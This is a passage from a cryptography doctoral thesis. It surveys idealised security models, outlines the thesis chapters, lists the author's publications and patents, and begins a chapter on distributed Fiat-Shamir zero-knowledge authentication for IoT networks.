In the context of provable security, it is often useful to replace concrete primitives (such as SHA-3 or AES) by idealised versions thereof. On the one hand this often makes proofs simpler, by focusing on high-level, simple properties of these constructions. On the other hand, the resulting proofs are more general, because what is said does not depend on the concrete choice of e.g. cipher or hash function. However, there might be situations where concrete primitives behave differently from their ideal counterparts, at which point a security proof in the ideal model becomes meaningless, or even deceitful.

Random oracle model. The random oracle model (ROM, [BR93a; CGH98; FS87]) models the operation of hash functions as queries to a special entity called the random oracle. This oracle, upon receiving a new query, replies with a true random number in some sampling space; upon receiving again that query, the oracle replies with the same number. Hence a random oracle captures the intuition of an ideal hash function.

The ROM is a very powerful setting, especially for the security proofs of signature schemes. For instance, the security of OAEP, RSA-FDH, PSS, and of Schnorr signatures were first established in that model. In fact, the security of FDH cannot be proven generically without it [DOP05].

However, no concrete algorithm can implement a true random oracle; this leads to interesting situations where a cryptosystem is provably secure in the ROM, but provably *insecure* when any concrete hash function is used instead [CGH98]. Such constructions are very unnatural from a cryptographic point of view [KM15] but illustrate that there exists a gap between the ideal model and real-world implementations.

Ideal cipher model. The ideal cipher model (ICM) pertains to symmetric encryption; in this model the concrete encryption and decryption primitives are replaced by an oracle that takes a key and input,

and replies with an output that is truly random when encrypting a new plaintext or decrypting a never-encrypted-before ciphertext. As for the ROM, many schemes have been proven secure in the ICM [BRS02; Des00; EM93; KR01]. As for the ROM, there are (artificial) schemes that are provably secure in the ICM, but provably insecure for any concrete block cipher [Bla06]. In fact the ROM and ICM are equivalent [CPS08].[57]

Generic group model. The generic group model (GGM, [Sho97b]) captures the notion of an abstract group on which no further structure can be exploited, unlike e.g. finite fields. In that model, one is given access to a randomly chosen encoding of a group, and use an oracle to perform the group operation. As in the ROM, one can construct schemes that are provably secure in the GGM but provably insecure when any concrete group is used to implement them [Den02]. Nevertheless, it is not known at the time of writing whether the GGM and ROM are equivalent. The security of DSA and Schnorr signatures can be proven in the GGM [Bro05] under relatively weak concrete assumptions for the hash function.

Common reference string models. The common reference string[58] (CRS, [Dam00; FF11; CF01]) models assume that all the participants have access to a common string, that is drawn from some specified distribution. This reference string is chosen ahead of time and is made available before any interaction starts. This setting is useful in proving the security of zero-knowledge protocols [Dam00] and commitment schemes, as it gives a simulator additional power (namely, the ability to choose the reference string and plant trapdoors in it [FF11]).

Schemes proven secure in the CRS model are secure given that the setup was performed correctly.

The CRS model allows the construction of primitives that are impossible without it, such as bit commitment protocols that are universally composable [FF11].

Special setups and trusted parties. We may assume that some participants in a protocol are never under the control of an adversary, and that there exists a secure communication channel between them and other participants. There exist protocols for which such trusted third parties (TTP) are necessary, such as early fair contract signing protocols [BGW88]. TTPs for setup operations, which are sometimes called *authorities* in that context, may be considered — typical public-key infrastructures, for instance, rely on certification authorities to assess the validity and legitimacy of public keys.

Schemes that assume a trusted third party for setup or other operations may be completely compromised when an adversay takes even partial control of that entity (see, e.g., [YY96]).

1.5.2.2 Standard model

All the constructions that *do not* ground their security in ideal models are said to be in the *standard model*.[59] In light of the separation results given above, proofs in the standard model achieve the highest level of confidence; however they are notoriously difficult to find, and they are often looser than their ideal model counterparts.

[57] Note that the reduction given in [CPS08] is not tight; thus the ROM and the ICM are *qualitatively* equivalent, but the ICM is *quantitatively* a stronger assumption.

[58] This is sometimes known under different names, with occasional variations, such as “auxiliary string”, “common random string”, etc.

[59] Sometimes called “plain model” or “vanilla model”.

Chapter 2

Results and contributions

Contents

2.1 Organisation of this thesis.

In Chapter 3, we extend the notion of zero-knowledge protocols in three directions: Space, time and energy. Concretely, Section 3.1 constructs a distributed zero-knowledge protocol that can authenticate a group of devices together; Section 3.2 shows how to use shorter commitments than previously thought possible, at the cost of timing constraints; and Section 3.3 describes a general security-computation effort tradeoff, that applies to a large class of zero-knowledge protocols, and results in more lightweight constructions.

Chapter 4 discusses digital signature schemes. We extend them functionally in Section 4.1, solving an open problem posed by Naccache [Nac10]. Section 4.3 improves on Schnorr signatures: we show how to securely reuse the nonce, which furthermore enables us to compute signatures in less operations. In Section 4.2 we consider the scenario of contract signing, that provides a form of fairness without resorting to trusted third parties. Finally, we define and solve the *certification authority dilemma*: they are expected to stand surety for their clients' keys, but these keys may not be properly generated. Certifying insecure keys is not only bad for end-users, but it also impacts negatively the certification authority. Naturally, asking for the private keys to ensure proper generation is not a better option. This difficult dilemma is dealt with in Section 4.4, where we describe a general-purpose mechanism to prove that a given procedure was used to generate RSA public keys.

In Chapter 5 we focus on encryption. After extending and improving upon the Naccache-Stern knapsack cryptosystem in Sections 5.1 and 5.2, we describe in Section 5.3 a general transformation to turn digital signatures into public-key cryptosystems — since signatures can usually rely on many different assumptions, this may extend the toolset of available primitives. As a surprising result this constructions gives "split" cryptosystems, where the public key is *not* a function of the private key. In Section 5.4 we perform a practical cryptanalysis of a beautiful and recent PKC proposed by Aggarwal et al. In last resort, we explore in Section 5.5 the possibility of using human intellect as a hard problem, drawing consequence from the (falsifiable) assumption that humans can solve efficiently problems that machines cannot. Finally Section 5.6 considers the possibility of an unbounded adversary, powerful enough to try all possible decryption keys, and discusses how to design beyond-brute-force secure cryptosystems.

Chapter 6 addresses side channels. We first describe in Section 6.1 how we used side-channel analysis to unravel the workings of a sophisticated payment card fraud; and countermeasures against similar attacks in the future. Section 6.2 introduces a microprocessor architecture along with a special compiler, that we designed to protect against power attacks. Section 6.3 highlights a new cross-OS covert channel.

Chapter 7 is concerned with computer exploitation. In Section 7.4 we formulate the *optimal botnet* problem, i.e. the notion of a strategy that guarantees the fastest conquest of a network by an adversary. We show in Section 7.1 how to bypass certain protections to run arbitrary, polymorphic code on a variety of devices, including an unmodified iPhone 6[1] and a DragonBoard 410c. In Section 7.2 how to generically transform the control flow of a program without altering its functionality, resulting in programs that successfully evade all current antivirus detectors. Section 7.3 introduces a new, stealthy hardware trojan, which enable us to recover secret cryptographic keys.

Chapter 8 introduces new building blocks; the notion and a construction of community-serving proofs of works is described in Section 8.1, building from a hard graph problem. Section 8.2 introduces the question of optimal batch signature verification, for which we provide an analysis, algorithms, and heuristics. Finally, Section 8.3 summarises an attempt at constructing very efficient cryptographic multilinear maps — while we should insist that our construction is now broken, because of recent progress in the cryptanalysis of the similar [CLT15], we think that some contributions and techniques introduced in this work are useful; in particular, the perspective of designing efficient multi-user key agreement protocols, be it using multilinear maps or not, seems an interesting research avenue.

Chapter 9 describes several improvements to well-known algorithms and problems. Section 9.1 introduces an efficient multiplication algorithm, which outperform known techniques in the scenario that one multiplicand is known in advance. In Section 9.3 we show how to choose specific — yet secure — moduli resulting in a twofold performance improvement when using Barrett reduction. Independently, extending Barrett reduction to polynomials, Section 9.4 improves the performance of BCH error-correcting codes. Higher-level primitives can also be improved; we complete in Section 9.2 the picture of a Micali and Shamir protocol. Finally, we introduce in Section 9.5 a queue-theoretic construction that regulates its output, with applications in random number generation, making it easier to design hardware blocks, resulting in conceptually and physically smaller, and more energy-efficient designs.

Chapter 10 gathers some mathematical constructions which are not strictly speaking cryptographic but nevertheless may have interesting cryptographic applications, or at least some thematic connection to cryptography. In Section 10.1 we introduce a number-theoretic error-correcting code. Section 10.2 explores the possibility of constructing some families of elliptic curves on which a variant of the knapsack cryptosystem could be designed. Section 10.3 extends a theorem of Laguerre on the location of polynomial roots.

2.2 Personal bibliography

2.2.1 Conference articles

[AAF+16] Ehsan Aerabi, A. Elhadi Amirouche, Houda Ferradi, Rémi Géraud, David Naccache and Jean Vuillemin. 'The Conjoined Microprocessor'. In: *2016 IEEE International Symposium on Hardware Oriented Security and Trust, HOST 2016, McLean, VA, USA, May 3–5, 2016*. Ed. by William H. Robinson, Swarup Bhunia and Ryan Kastner. IEEE Computer Society, 2016, pp. 67–70 (cit. on p. 213).

[BCG+15] Éric Brier, Jean-Sébastien Coron, Rémi Géraud, Diana Maimuţ and David Naccache. 'A Number-Theoretic Error-Correcting Code'. In: *Innovative Security Solutions for Information Technology and Communications - 8th International Conference, SECITC 2015, Bucharest, Romania, June 11–12, 2015. Revised Selected Papers*. Ed. by Ion Bica, David Naccache and Emil Simion. Vol. 9522. Lecture Notes in Computer Science. Springer, 2015, pp. 25–35 (cit. on p. 398).

[1] And iPhone 7, which was not yet available at the time of publication, but uses the same microarchitecture.

[BCG+17b] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'On the Hardness of the Mersenne Low Hamming Ratio Assumption'. In: *Fifth International Conference on Cryptology and Information Security in Latin America, Latincrypt 2017, La Habana, Cuba. September 20–22*. To appear. 2017 (cit. on p. 166).

[BCG+17d] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'The Case for System Command Encryption'. In: *ACM Asia Conference on Computer and Communications Security (ASIACCS) 2017, Abu Dhabi, UAE*. Invited Talk. To appear. 2017.

[BCG+17e] Marc Beunardeau, Aisling Connolly, Rémi Géraud, David Naccache and Damien Vergnaud. 'Reusing nonces in Schnorr signatures'. In: *Proceedings of the 22nd European Symposium on Research in Computer Security, ESORICS 2017, Oslo, Norway, September 11–15*. To appear. 2017 (cit. on p. 113).

[BFG+16] Hadrien Barral, Houda Ferradi, Rémi Géraud, Georges-Axel Jaloyan and David Naccache. 'ARMv8 Shellcodes from 'A' to 'Z''. In: *Information Security Practice and Experience - 12th International Conference, ISPEC 2016, Zhangjiajie, China, November 16–18, 2016, Proceedings*. Ed. by Feng Bao, Liqun Chen, Robert H. Deng and Guojun Wang. Vol. 10060. Lecture Notes in Computer Science. 2016, pp. 354–377 (cit. on p. 231).

[BFG+17a] Fabrice Benhamouda, Houda Ferradi, Rémi Géraud and David Naccache. 'Attestations for RSA prime generation algorithms'. In: *Proceedings of the 22nd European Symposium on Research in Computer Security, ESORICS 2017, Oslo, Norway, September 11–15*. To appear. 2017 (cit. on p. 127).

[BFG+17b] Marc Beunardeau, Houda Ferradi, Rémi Géraud and David Naccache. 'Honey Encryption for Language'. In: *Paradigms in Cryptology – Mycrypt 2016. Malicious and Exploratory Cryptology: Second International Conference, Mycrypt 2016, Kuala Lumpur, Malaysia, December 1-2, 2016, Revised Selected Papers*. Ed. by Raphaël C.-W. Phan and Moti Yung. Cham: Springer International Publishing, 2017, pp. 127–144. ISBN: 978-3-319-61273-7. URL: https://doi.org/10.1007/978-3-319-61273-7_7 (cit. on p. 179).

[BGN17] Éric Brier, Rémi Géraud and David Naccache. 'Exploring Naccache-Stern knapsack encryption'. In: *10th International Conference on Security for Information Technology and Communications (SECITC) 2017, Bucharest, Romania*. Invited Talk. To appear. 2017 (cit. on p. 141).

[CFG+16b] Simon Cogliani, Houda Ferradi, Rémi Géraud and David Naccache. 'Thrifty Zero-Knowledge - When Linear Programming Meets Cryptography'. In: *Information Security Practice and Experience - 12th International Conference, ISPEC 2016, Zhangjiajie, China, November 16–18, 2016, Proceedings*. Ed. by Feng Bao, Liqun Chen, Robert H. Deng and Guojun Wang. Vol. 10060. Lecture Notes in Computer Science. 2016, pp. 344–353 (cit. on p. 66).

[CGN+17] Simon Cogliani, Rémi Géraud, David Naccache and Răzvan Roşie. 'Twisting Lattice and Graph Techniques to Compress Transactional Ledgers'. In: *Proceedings of the 13th EAI International Conference on Security and Privacy in Communication Networks, SECURECOMM 2017, Niagara Falls, Canada, October 22–24*. To appear. 2017 (cit. on p. 295).

[FGM+16a] Houda Ferradi, Rémi Géraud, Diana Maimuţ, David Naccache and David Pointcheval. 'Legally Fair Contract Signing Without Keystones'. In: *Applied Cryptography and Network Security - 14th International Conference, ACNS 2016, Guildford, UK, June 19–22, 2016. Proceedings*. Ed. by Mark Manulis, Ahmad-Reza Sadeghi and Steve Schneider. Vol. 9696. Lecture Notes in Computer Science. Springer, 2016, pp. 175–190 (cit. on p. 98).

[FGM+16b] Houda Ferradi, Rémi Géraud, Diana Maimuţ, David Naccache and Hang Zhou. 'Backtracking-assisted multiplication'. In: *ArcticCrypt 2016, Longyearbyen, Svalbard*. 2016 (cit. on p. 357).

[FGN15] Houda Ferradi, Rémi Géraud and David Naccache. 'Slow Motion Zero Knowledge Identifying with Colliding Commitments'. In: *Information Security and Cryptology - 11th International Conference, Inscrypt 2015, Beijing, China, November 1–3, 2015, Revised Selected Papers*. Ed. by Dongdai Lin, XiaoFeng Wang and Moti Yung. Vol. 9589. Lecture Notes in Computer Science. Springer, 2015, pp. 381–396 (cit. on p. 55).

[FGN17] Houda Ferradi, Rémi Géraud and David Naccache. 'Human Public-Key Encryption'. In: *Paradigms in Cryptology – Mycrypt 2016. Malicious and Exploratory Cryptology: Second International Conference, Mycrypt 2016, Kuala Lumpur, Malaysia, December 1-2, 2016, Revised Selected Papers*. Ed. by Raphaël C.-W. Phan and Moti Yung. Cham: Springer International Publishing, 2017, pp. 494–505. ISBN: 978-3-319-61273-7. URL: https://doi.org/10.1007/978-3-319-61273-7_26 (cit. on p. 172).

[GKL+17] Rémi Géraud, Mirko Koscina, Paul Lenczner, David Naccache and David Saulpic. 'Generating Functionally Equivalent Programs Having Non-Isomorphic Control-Flow Graphs'. In: *Proceedings of the 22nd Nordic Conference on Secure IT Systems, NordSec 2017, Tartu, Estonia, November 8–10*. To appear. 2017 (cit. on p. 248).

[GMN+15] Rémi Géraud, Diana Maimuţ, David Naccache, Rodrigo Portella do Canto and Emil Simion. 'Applying Cryptographic Acceleration Techniques to Error Correction'. In: *Innovative Security Solutions for Information Technology and Communications - 8th International Conference, SECITC 2015, Bucharest, Romania, June 11–12, 2015. Revised Selected Papers*. Ed. by Ion Bica, David Naccache and Emil Simion. Vol. 9522. Lecture Notes in Computer Science. Springer, 2015, pp. 150–168 (cit. on p. 377).

2.2.2 Journal articles and book chapters

[ABG+16] Antoine Amarilli, Marc Beunardeau, Rémi Géraud and David Naccache. 'Failure is Also an Option'. In: *The New Codebreakers — Essays Dedicated to David Kahn on the Occasion of His 85th Birthday*. Ed. by Peter Y. A. Ryan, David Naccache and Jean-Jacques Quisquater. Vol. 9100. Lecture Notes in Computer Science. Springer, 2016, pp. 161–165.

[FGM+17] Houda Ferradi, Rémi Géraud, Diana Maimuţ, David Naccache and Amaury de Wargny. 'Regulating the pace of von Neumann correctors'. In: *Journal of Cryptographic Engineering* (Mar. 2017). ISSN: 2190-8516. URL: https://doi.org/10.1007/s13389-017-0153-x (cit. on p. 388).

[FGN+16] Houda Ferradi, Rémi Géraud, David Naccache and Assia Tria. 'When organized crime applies academic results: a forensic analysis of an in-card listening device'. In: *Journal of Cryptographic Engineering* 6.1 (Apr. 2016), pp. 49–59. ISSN: 2190-8516. URL: https://doi.org/10.1007/s13389-015-0112-3 (cit. on p. 195).

[GMN16] Rémi Géraud, Diana Maimuţ and David Naccache. 'Double-Speed Barrett Moduli'. In: *The New Codebreakers — Essays Dedicated to David Kahn on the Occasion of His 85th Birthday*. Ed. by Peter Y. A. Ryan, David Naccache and Jean-Jacques Quisquater. Vol. 9100. Lecture Notes in Computer Science. Springer, 2016, pp. 148–158 (cit. on p. 367).

2.2.3 Under review

[FGG+17] Houda Ferradi, Rémi Géraud, Sylvain Guilley, David Naccache and Mehdi Tibouchi. *Where there is power there is resistance: Design of optically undetectable analog trojans*. Currently under review. 2017.

[GN17a] Rémi Géraud and David Naccache. *Mixed-Radix Naccache–Stern Encryption*. Currently under review. 2017 (cit. on p. 153).

[GN17b] Rémi Géraud and David Naccache. *Self-destructing, environment-aware malware*. Currently under review. 2017.

[GR17] Rémi Géraud and Răzvan Roşie. *On some variants of the subset-sum problem*. Currently under review. 2017.

[GTQ17] Rémi Géraud, Mehdi Tibouchi and Chen Qian. *Universal Witness Signatures*. Currently under review. 2017.

2.2.4 Patents

[BCG+17c] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'Relative to distributed ledgers'. Application No. 1750898. 2017.

[BCG17a] Marc Beunardeau, Aisling Connolly and Rémi Géraud. ‘Relative to multi-agent positioning’. Application No. 1751723. 2017.

[BCG17b] Marc Beunardeau, Aisling Connolly and Rémi Géraud. ‘Relative to telecommunications’. Application No. 1750660. 2017.

[BGN16] Marc Beunardeau, Rémi Géraud and David Naccache. ‘Relative to side-channel protection’. Application No. 1659871. 2016.

[DDG+17] Christian Delord, Vincent Ducrohet, Rémi Géraud, David Naccache and Pierre Quentin. ‘Relative to contactless payment’. FR3042833. Application No. 1560271 (2015). 2017.

[FBG+15] Houda Ferradi, Marc Beunardeau, Rémi Géraud and David Naccache. ‘Relative to homomorphic encryption’. Application No. 1558510. 2015.

[Gér16a] Rémi Géraud. ‘Relative to digital signatures’. Application No. 1656239. 2016.

[Gér16b] Rémi Géraud. ‘Relative to telecommunications’. Application No. 1655065. 2016.

[Gér16c] Rémi Géraud. ‘Relative to telecommunications’. Application No. 1656240. 2016.

[GK17a] Rémi Géraud and Hiba Koudoussi. ‘Relative to anti-phishing and anti-trojan protections’. FR3041130. Application No. 1558647 (2015). 2017.

[GK17b] Rémi Géraud and Hiba Koudoussi. ‘Relative to authentication’. FR3042894. Application No. 1560270 (2015). 2017.

[GKN16] Rémi Géraud, Hiba Koudoussi and David Naccache. ‘Securing a confirmation of a sequence of characters, corresponding method, device and computer program product’. CA2934715 A1/US20170004330/EP3113056 A1. Relative to authentication and anti-phishing protections. Application No. 1556352 (2015). 2016.

[GKN17a] Rémi Géraud, Hiba Koudoussi and David Naccache. ‘Method for securing at least one memory zone of an electronic device, and corresponding security module, electronic device and computer program’. WO2017102663 A1. Relative to anti-fault attacks and control flow hijack protections. Application PCT/EP2016/080684 (2015). 2017.

[GKN17b] Rémi Géraud, Hiba Koudoussi and David Naccache. ‘Method for the encryption of payment means data, corresponding payment means, server and programs’. CA2947920 A1/US20170132622 A1/EP3168803 A1. Relative to encryption. Application US 15/347,982 (2015). 2017.

[GLN17] Rémi Géraud, Michel Léger and David Naccache. ‘Device and method for securing commands exchanged between a terminal and an integrated circuit’. EP3136283 A1. Relative to network security. Application No. 1557973 (2015). 2017.

[GM16] Rémi Géraud and Jérôme Marcon. ‘Relative to authentication’. Application No. 1662269. 2016.

[GN15] Rémi Géraud and David Naccache. ‘Relative to low-bandwidth network security’. Application No. 1563338. 2015.

[GN16] Rémi Géraud and David Naccache. ‘Relative to OS security protections’. Application No. 1651714. 2016.

[GQ16] Rémi Géraud and Pierre Quentin. ‘Relative to computer vision’. Application No. 1658228. 2016.

[NGB17] David Naccache, Remi Géraud and Marc Beunardeau. ‘Method for transmitting data, method for receiving data, corresponding devices and programs’. CA2953027 A1/US20170187692 A1/EP3185468 A1. Relative to authenticated encryption. Application US 15/388,411 (2015). 2017.

2.2.5 Additional publications

[BCG+16a] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. ‘Cdoe Obofsucaitn: Securing Software from Within’. In: *IEEE Security & Privacy* 14.3 (2016), pp. 78–81 (cit. on p. 294).

[BCG+16b] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'Fully Homomorphic Encryption: Computations with a Blindfold'. In: *IEEE Security & Privacy* 14.1 (2016), pp. 63–67 (cit. on pp. 13, 294).

[BCG+16c] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'White-Box Cryptography: Security in an Insecure Environment'. In: *IEEE Security & Privacy* 14.5 (2016), pp. 88–92.

[BCG+17a] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'Defining and achieving privacy'. In: *IEEE Security & Privacy* (2017). To appear.

[CFG+16a] Jean-Michel Cioranesco, Houda Ferradi, Rémi Géraud and David Naccache. 'Process Table Covert Channels: Exploitation and Countermeasures'. In: *IACR Cryptology ePrint Archive* 2016 (2016). URL: http://eprint.iacr.org/2016/227 (cit. on p. 223).

[CGN16] Simon Cogliani, Rémi Géraud and David Naccache. 'A Fiat-Shamir Implementation Note'. In: *IACR Cryptology ePrint Archive* 2016 (2016). URL: http://eprint.iacr.org/2016/1039 (cit. on p. 363).

Part II

Cryptographic Primitives and Protocols

Chapter 3

Identification and authentication

Contents

The notion of *identity* stems from the intuition that individuals can be singled out, and that the same could be said of machines. However, machines being the result of industrial production, we may expect them to be identical, and therefore to lack any intrisic notion of identity. The cryptographic answer to this dilemma is to endow otherwise identical devices with a unique *secret* — this secret uniquely identifies each of them.

We call *identification* the process by which a device establishes its knowledge of the secret; we call *authentication* the process by which a device identifies itself, or guarantees it is the author of its actions or messages.

Suddenly, we face an interesting challenge: How does one check identity? The straightforward strategy is to give the verfier a copy of the secret; he would then ask the prover its secret, and compare to a reference. This approach is wormed with flaws, but helps in pointing out some important facts about identification protocols. A first issue is the possibility of an eavesdropper, i.e. an adversary that listens to the exchanges between prover and verifier, and thereby learns the prover's secret. A second issue is the dishonest verifier situation, whereby the verifier steals the prover's secret, e.g. to impersonate the prover to a third party. A third issue is that of an adversary that contacts the verifier and tries many "secrets", in hope that one happens to be correct.

Defending against such scenarios calls for two key features of identification protocols. The first is an asymmetry between prover and verifier, such that one can prove their identity (i.e. their knowledge of the secret) without giving it away. The second is that an eavesdropper does not learn anything from tapping into communications (neither success, failure, nor any part of the secret): In particular, an eavesdropper cannot "replay" a previous conversation successfully.

Such desirable properties are realised by so-called *zero-knowledge protocols*. It may be surprising that such protocols exist at all: They literally allow one to *prove* knowledge of some fact (e.g. that they have a proof of the Riemann hypothesis) *without* giving out any other information at all. In particular, in the context of identification, one can prove knowledge of a secret, without revealing this secret. What is maybe even more surprising is the result that a vast class of statements can be proved in this fashion, namely all those of NP.

One typical recipe for constructing zero-knowledge identification consists in designing a three-round protocol. The last two rounds are respectively a question to the prover, and its response. The essential addition is the first round, in which the prover *commits* to some (usually random) value. This commitment will determine the verfier's question, but will also enable the prover to hide (or "blind") her secret from the response.

In this chapter, we extend this notion in three directions: Space, time and energy. Concretely, Section 3.1 constructs a distributed zero-knowledge protocol that can authenticate a group of devices together; Section 3.2 show how to use shorter commitments (thereby breaking a theoretical barrier due to Girault and Stern), by leveraging timing constraints; and Section 3.3 describes a general security-computation effort tradeoff, that applies to a large class of zero-knowledge protocols, and results in more lightweight constructions.

3.1 Distributed zero-knowledge

Abstract

We describe a lightweight algorithm performing whole-network authentication in a distributed way. This protocol is more efficient than one-to-one node authentication: it results in less communication, less computation, and overall lower energy consumption.

The proposed algorithm is provably secure, and achieves zero-knowledge authentication of a network in a time logarithmic in the number of nodes.

This is joint work with Simon Cogliani, Houda Ferradi, Diana Maimuţ, David Naccache, and Rodrigo Portella do Canto at École normale supérieure, and Bao Feng and Guilin Wang at Huawei Technologies Co. Ltd.

3.1.1 Introduction

A growing market focuses on lightweight devices, whose low cost and easy production allow for creative and pervasive uses. The Internet of Things (IoT) consists in spatially distributed nodes that form a network, able to control or monitor physical or environmental conditions (such as temperature, pressure, image and sound), perform computations or store data. IoT nodes are typically low-cost devices with limited computational resources and limited battery. They transmit the data they acquire through the network to a gateway, also called the transceiver, which collects information and sends it to a processing unit. Nodes are usually deployed in hostile environments, and are therefore susceptible to physical attacks, harsh weather conditions and communication interferences.

Due to the open and distributed nature of the IoT, security is key to the entire network's proper operation [VPH+11]. However, the lightweight nature of sensor nodes heavily restricts the type of cryptographic operations that they can perform, and the constrained power resources make any communication costly.

This paper describes an authentication protocol that establishes network integrity, and leverages the distributed nature of computing nodes to alleviate individual computational effort. This enables the base station to identify which nodes need replacement or attention.

This is most useful in the context of wireless sensor networks and the IoT, but applies equally well to mesh network authentication and similar situations.

Related work: Zero Knowledge (ZK) protocols have been considered for authentication of wireless sensor networks. For instance, Anshul and Roy [AR05] describe a modified version of the Guillou-Quisquater identification scheme [GQ88], combined with the μTesla protocol [PST+02] for authentication broadcast in constrained environments. We stress that the purpose of the scheme of [AR05], and similar ones, is to authenticate the base station.

Aggregate signature schemes such as [BGL+03; ZQW+10] may be used to achieve the goal pursued here – however they are intrinsically non-interactive, and the most efficient aggregate constructions use elliptic curve pairings, which require powerful devices.

Closer to our concerns, [UMS11] describes a ZK network authentication protocol, but it only authenticates two nodes at a time, and the base station acts like a trusted third party. As such it takes a very large number of interactions to authenticate the network as a whole.

What we propose instead is a collective perspective on authentication and not an isolated one.

3.1.2 Preliminaries

3.1.2.1 Fiat-Shamir authentication

The Fiat-Shamir authentication protocol [FS87] enables a prover $\mathcal{P}$ to convince a verifier $\mathcal{V}$ that $\mathcal{P}$ possesses a secret key without ever revealing the secret key [GMR85; FFS88].

The algorithm first runs a one-time setup, whereby a trusted authority publishes an RSA modulus $n = pq$ but keeps the factors p and q private. The prover $\mathcal{P}$ selects a secret $s < n$ such that $\gcd(n, s) = 1$, computes $v = s^2 \bmod n$ and publishes v as its public key.

When a verifier $\mathcal{V}$ wishes to identify $\mathcal{P}$, he uses the protocol of Protocol 1. $\mathcal{V}$ may run this protocol several times until $\mathcal{V}$ is convinced that $\mathcal{P}$ indeed knows the square root s of v modulo n.

Protocol 1: Fiat-Shamir Authentication

Prover		Verifier
$r \xleftarrow{\$} [1, n-1]$		
$x \leftarrow r^2 \bmod n$		
	$\xrightarrow{x}$	
		$\{e_1, \ldots, e_k\} \xleftarrow{\$} \{0,1\}^k$
	$\xleftarrow{e_1,\ldots,e_k}$	
$y \leftarrow r \prod_{i=1}^{k} s_i^{e_i} \bmod n$		
	$\xrightarrow{y}$	
		Check $y^2 = x \prod_{i=1}^{k} v_i^{e_i} \bmod n$

Protocol 1 describes the original Fiat-Shamir authentication protocol [FS87], which is *honest verifier* zero-knowledge[1], and whose security is proven assuming the hardness of computing arbitrary square roots modulo a composite n, which is equivalent to factoring n.

As pointed out by [FS87], instead of sending x, $\mathcal{P}$ can hash it and send the first bits of $H(x)$ to $\mathcal{V}$, for instance the first 128 bits. With that variant, the last step of the protocol is replaced by the computation of $H(y^2 \prod_{i=1}^{k} v_i^{a_i} \bmod n)$, truncated to the first 128 bits, and compared to the value sent by $\mathcal{P}$. Using this "short commitment" version reduces somewhat the number of communicated bits. However, it comes at the expense of a reduced security level. A refined analysis of this technique in given in [GS94].

3.1.2.2 Topology-aware distributed spanning trees

Due to the unreliable nature of sensors, their small size and wireless communication system, the overall network topology is subject to change. Since sensors send data through the network, a sudden disruption of the usual route may result in the whole network shutting down.

Topology-aware networks A *topology-aware* network detects changes in the connectivity of neighbours, so that each node has an accurate description of its position within the network. This information is used to determine a good route for sending sensor data to the base station. This could be implemented in many ways, for instance by sending discovery messages (to detect additions) and detecting unacknowledged packets (for deletions). Note that the precise implementation strategy does not impact the algorithm.

Given any graph $G = (V, E)$ with a distinguished vertex B (the base station), the optimal route for any vertex v is the shortest path from v to B on the minimum degree spanning tree $S = (V, E')$ of G. Unfortunately, the problem of finding such a spanning tree is **NP**-hard [SL07], even though there exist optimal approximation algorithms [SL07; LV08]. Any spanning tree would work for the proposed algorithm, however the performance of the algorithm gets better as the spanning tree degree gets smaller.

Mooij-Goga-Wesselink's algorithm The network's topology is described by a spanning tree W constructed in a distributed fashion by the Mooij-Goga-Wesselink algorithm [MGW03]. We assume that nodes can locally detect whether a neighbour has appeared or disappeared, i.e. graph edge deletion and additions.

W is constructed by aggregating smaller subtrees together. Each node in W is attributed a "parent" node, which already belongs to a subtree. The complete tree structure of W is characterized by the parenthood relationship, which the Mooij-Goga-Wesselink algorithm computes. Finally, by topological reordering, the base station $\mathcal{T}$ can be put as the root of W.

Each node in W has three local variables $\{\mathsf{parent}, \mathsf{root}, \mathsf{dist}\}$ that are initially set to a null value $\perp$. Nodes construct distributively a spanning tree by exchanging "M-messages" containing a root information, distance information and a type. The algorithm has two parts:

[1] This can be fixed by requiring $\mathcal{V}$ to commit on the a_i before $\mathcal{P}$ has sent anything, but this modification will not be necessary for our purpose.

- *Basic*: maintains a spanning tree as long as no edge is removed (it is a variant of the union-find algorithm [CSR+01]). When a new neighbour w is detected, a discovery M-message $(\mathsf{root}, \mathsf{dist})$ is sent to it. If no topology change is detected for w, and an M-message is received from it, it is processed by Algorithm 1. Note that a node only becomes active upon an event such as the arriving of an M-message or a topology change.

- *Removal*: intervenes after the edge deletion so that the basic algorithm can be run again and give correct results.

Algorithm 1: Mooij-Goga-Wesselink Algorithm (Basic part)

Receive: An M-message (r, d) coming from a neighbour w.

1. $(\mathsf{parent}, \mathsf{root}, \mathsf{dist}) \leftarrow (\perp, \perp, \perp)$
2. if $(r, d+1) < (\mathsf{root}, \mathsf{dist})$
3. $\quad \mathsf{parent} \leftarrow w$
4. $\quad \mathsf{root} \leftarrow r$
5. $\quad \mathsf{dist} \leftarrow d+1$
6. $\quad$ send the M-message $(\mathsf{root}, \mathsf{dist})$ to all neighbours except w

Algorithm 1 has converged once all topology change events have been processed. At that point we have a spanning tree [MGW03].

For our purposes, we may assume that the network was setup and that Algorithm 1 is running on it, so that at all times the nodes of the network have access to their parent node. Note that this incurs very little overhead as long as topology changes are rare.

3.1.3 Distributed Fiat-Shamir authentication

3.1.3.1 The approach

Given a k-node network $\mathcal{N}_1, ..., \mathcal{N}_k$, we may consider the nodes $\mathcal{N}_i$ as users and the base station as a trusted center $\mathcal{T}$. In this context, each node will be given only an[2] s_i. To achieve collective authentication, we propose the following Fiat-Shamir based algorithm:

- *Step 0:* Wait until the network topology has converged and a spanning tree W is constructed with Algorithm 1 presented in Section 3.1.2.2. When that happens, $\mathcal{T}$ sends an authentication request message (AR-message) to all the $\mathcal{N}_i$ directly connected to it. The AR-message may contain a commitment to e (*cf.* Step 2) to guarantee the protocol's zero-knowledge property even against dishonest verifiers.

- *Step 1:* Upon receiving an AR-message, each $\mathcal{N}_i$ generates a private r_i and computes $x_i \leftarrow r_i^2 \bmod n$. $\mathcal{N}_i$ then sends an A-message to all its children, if any. When they respond, $\mathcal{N}_i$ multiplies all the x_j sent by its children together, and with its own x_i, and sends the result up to its own parent. This recursive construction enables the network to compute the product of all the x_is and send the result x_c to the top of the tree in d steps (where $d = \deg W$). This is illustrated for a simple network including 4 nodes and a base station in Figure 3.1.

